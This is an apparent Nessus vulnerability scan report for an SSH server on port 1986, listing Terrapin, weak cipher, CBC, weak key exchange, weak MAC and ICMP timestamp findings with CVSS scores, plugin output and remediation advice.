The remote SSH server is vulnerable to a mitm prefix truncation attack.

Description

The remote SSH server is vulnerable to a man-in-the-middle prefix truncation weakness known as Terrapin. This can allow a remote, man-in-the-middle attacker to bypass integrity checks and downgrade the connection's security.

Note that this plugin only checks for remote SSH servers that support either ChaCha20-Poly1305 or CBC with Encrypt-then-MAC and do not support the strict key exchange countermeasures. It does not check for vulnerable software versions.

See Also

<https://terrapin-attack.com/>

Solution

Contact the vendor for an update with the strict key exchange countermeasures or disable the affected algorithms.

Risk Factor

Medium

CVSS v3.0 Base Score

5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:N)

CVSS v3.0 Temporal Score

5.3 (CVSS:3.0/E:P/RL:O/RC:C)

VPR Score

6.1

EPSS Score

0.9625

CVSS v2.0 Base Score

5.4 (CVSS2#AV:N/AC:H/Au:N/C:N/I:C/A:N)

CVSS v2.0 Temporal Score

4.2 (CVSS2#E:POC/RL:OF/RC:C)

References

CVE CVE-2023-48795

Plugin Information

Published: 2023/12/27, Modified: 2024/01/29

Plugin Output

tcp/1986/ssh

```
Supports following CBC Client to Server algorithm : cast128-cbc
Supports following CBC Client to Server algorithm : aes192-cbc
Supports following CBC Client to Server algorithm : aes256-cbc
Supports following CBC Client to Server algorithm : rijndael-cbc@lysator.liu.se
Supports following CBC Client to Server algorithm : blowfish-cbc
Supports following CBC Client to Server algorithm : 3des-cbc
Supports following CBC Client to Server algorithm : aes128-cbc
Supports following ChaCha20-Poly1305 Client to Server algorithm : chacha20-poly1305@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm : hmac-md5-etm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm : hmac-sha1-etm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm : hmac-md5-96-etm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm : hmac-sha1-96-etm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm : hmac-ripemd160-etm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm : hmac-sha2-512-etm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm : hmac-sha2-256-etm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm : umac-128-etm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm : umac-64-etm@openssh.com
Supports following CBC Server to Client algorithm : cast128-cbc
Supports following CBC Server to Client algorithm : aes192-cbc
Supports following CBC Server to Client algorithm : aes256-cbc
Supports following CBC Server to Client algorithm : rijndael-cbc@lysator.liu.se
Supports following CBC Server to Client algorithm : blowfish-cbc
Supports following CBC Server to Client algorithm : 3des-cbc
Supports following CBC Server to Client algorithm : aes128-c [...]
```

90317 - SSH Weak Algorithms Supported

Synopsis

The remote SSH server is configured to allow weak encryption algorithms or no algorithm at all.

Description

Nessus has detected that the remote SSH server is configured to use the Arcfour stream cipher or no cipher at all. RFC 4253 advises against using Arcfour due to an issue with weak keys.

See Also

<https://tools.ietf.org/html/rfc4253#section-6.3>

Solution

Contact the vendor or consult product documentation to remove the weak ciphers.

Risk Factor

Medium

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)

Plugin Information

Published: 2016/04/04, Modified: 2016/12/14

Plugin Output

tcp/1986/ssh

```
The following weak server-to-client encryption algorithms are supported :
```

```
arcfour
arcfour128
arcfour256
```

```
The following weak client-to-server encryption algorithms are supported :
```

```
arcfour
arcfour128
arcfour256
```

10114 - ICMP Timestamp Request Remote Date Disclosure

Synopsis

It is possible to determine the exact time set on the remote host.

Description

The remote host answers to an ICMP timestamp request. This allows an attacker to know the date that is set on the targeted machine, which may assist an unauthenticated, remote attacker in defeating time-based authentication protocols.

Timestamps returned from machines running Windows Vista / 7 / 2008 / 2008 R2 are deliberately incorrect, but usually within 1000 seconds of the actual system time.

Solution

Filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).

Risk Factor

Low

VPR Score

4.2

EPSS Score

0.8808

CVSS v2.0 Base Score

2.1 (CVSS2#AV:L/AC:L/Au:N/C:P/I:N/A:N)

References

CVE	CVE-1999-0524
XREF	CWE:200

Plugin Information

Published: 1999/08/01, Modified: 2024/10/07

Plugin Output

icmp/0

The difference between the local and remote clocks is -3600 seconds.

70658 - SSH Server CBC Mode Ciphers Enabled

Synopsis

The SSH server is configured to use Cipher Block Chaining.

Description

The SSH server is configured to support Cipher Block Chaining (CBC) encryption. This may allow an attacker to recover the plaintext message from the ciphertext.

Note that this plugin only checks for the options of the SSH server and does not check for vulnerable software versions.

Solution

Contact the vendor or consult product documentation to disable CBC mode cipher encryption, and enable CTR or GCM cipher mode encryption.

Risk Factor

Low

CVSS v3.0 Base Score

3.7 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N)

VPR Score

6.5

EPSS Score

0.6115

CVSS v2.0 Base Score

2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)

CVSS v2.0 Temporal Score

1.9 (CVSS2#E:U/RL:OF/RC:C)

References

BID	32319
CVE	CVE-2008-5161
XREF	CERT:958563
XREF	CWE:200

Plugin Information

Published: 2013/10/28, Modified: 2023/10/27

Plugin Output

tcp/1986/ssh

The following client-to-server Cipher Block Chaining (CBC) algorithms are supported :

```
3des-cbc
aes128-cbc
aes192-cbc
aes256-cbc
blowfish-cbc
cast128-cbc
rijndael-cbc@lysator.liu.se
```

The following server-to-client Cipher Block Chaining (CBC) algorithms are supported :

```
3des-cbc
aes128-cbc
aes192-cbc
aes256-cbc
blowfish-cbc
cast128-cbc
rijndael-cbc@lysator.liu.se
```

153953 - SSH Weak Key Exchange Algorithms Enabled

Synopsis

The remote SSH server is configured to allow weak key exchange algorithms.

Description

The remote SSH server is configured to allow key exchange algorithms which are considered weak.

This is based on the IETF draft document Key Exchange (KEX) Method Updates and Recommendations for Secure Shell (SSH) RFC9142. Section 4 lists guidance on key exchange algorithms that SHOULD NOT and MUST NOT be enabled. This includes:

diffie-hellman-group-exchange-sha1

diffie-hellman-group1-sha1

gss-gex-sha1-*

gss-group1-sha1-*

gss-group14-sha1-*

rsa1024-sha1

Note that this plugin only checks for the options of the SSH server, and it does not check for vulnerable software versions.

See Also

<https://datatracker.ietf.org/doc/html/rfc9142>

Solution

Contact the vendor or consult product documentation to disable the weak algorithms.

Risk Factor

Low

CVSS v3.0 Base Score

3.7 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N)

CVSS v2.0 Base Score

2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)

Plugin Information

Published: 2021/10/13, Modified: 2024/03/22

Plugin Output

tcp/1986/ssh

The following weak key exchange algorithms are enabled :

```
diffie-hellman-group-exchange-sha1  
diffie-hellman-group1-sha1
```

71049 - SSH Weak MAC Algorithms Enabled

Synopsis

The remote SSH server is configured to allow MD5 and 96-bit MAC algorithms.

Description

The remote SSH server is configured to allow either MD5 or 96-bit MAC algorithms, both of which are considered weak.

Note that this plugin only checks for the options of the SSH server, and it does not check for vulnerable software versions.

Solution

Contact the vendor or consult product documentation to disable MD5 and 96-bit MAC algorithms.

Risk Factor

Low

CVSS v2.0 Base Score

2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)

Plugin Information

Published: 2013/11/22, Modified: 2016/12/14

Plugin Output

tcp/1986/ssh

```
The following client-to-server Message Authentication Code (MAC) algorithms
are supported :
```

```
  hmac-md5
  hmac-md5-96
  hmac-md5-96-etm@openssh.com
  hmac-md5-etm@openssh.com
  hmac-sha1-96
  hmac-sha1-96-etm@openssh.com
```

```
The following server-to-client Message Authentication Code (MAC) algorithms
are supported :
```

```
  hmac-md5
  hmac-md5-96
  hmac-md5-96-etm@openssh.com
  hmac-md5-etm@openssh.com
  hmac-sha1-96
  hmac-sha1-96-etm@openssh.com
```

